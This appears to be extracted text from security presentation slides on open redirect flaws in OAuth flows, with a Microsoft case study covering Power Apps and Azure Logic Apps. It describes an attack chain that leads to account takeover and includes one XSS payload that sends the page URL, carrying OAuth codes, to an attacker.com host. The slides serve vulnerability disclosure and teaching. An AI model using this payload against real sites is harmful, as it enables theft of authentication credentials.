
- Attacker initiates OAuth, pointing **post-redirect** to an **attacker-controlled location**
- Attacker **sends the OAuth authorization link** to victim



# Open Redirect: Attack

## When Session Fixation Defense Goes Wrong


- Attacker initiates OAuth, pointing **post-redirect** to an **attacker-controlled location**
- Attacker **sends the OAuth authorization link** to victim
- Victim (unknowingly) completes OAuth, leaking auth credentials to attacker



# Open Redirect: Attack

## When Session Fixation Defense Goes Wrong

- Attacker initiates OAuth, pointing **post-redirect** to an **attacker-controlled location**
  - Attacker **sends the OAuth authorization link** to victim
  - Victim (unknowingly) completes OAuth, leaking auth credentials to attacker
- ⇒ Lead to **account takeover** of the victim's tool !



# Case Study: Open Redirects in Microsoft

2 Vulnerable Instances


## I. Open Redirect + XSS



### Post-Redirect

make.powerapps.com/oauth/redirect  
?code=`code`

ideas.powerapps.com/d365community/idea/<UUID>  
?code=`code`



XSS Payload: <img src=x onerror="var i=new Image();  
i.src='https://**attacker.com**?url='+encodeURIComponent  
(document.URL);">


### Platform / Agent Backend



Attacker

## II. Open Redirect + postMessage()


Azure  
Logic Apps



### Post-Redirect

ema.hosting.portal.azure.net/ema/Content  
/2.41028.1.6/Html/authredirectv2.html  
?code=`code`

ema.hosting.portal.azure.net/ema/Content  
/2.30410.1.3/Html/authredirectv2.html  
?code=`code`



### Platform / Agent Backend



Attacker

- Severity: Critical
- Security Impact: Elevation of Privilege

- Severity: Important
- Security Impact: Spoofing

# Case Study: Open Redirects in Microsoft


*Open Redirect + XSS*



*Sample Impact:*




# Open Redirect: Defense



# Open Redirect: Defense

## Defense

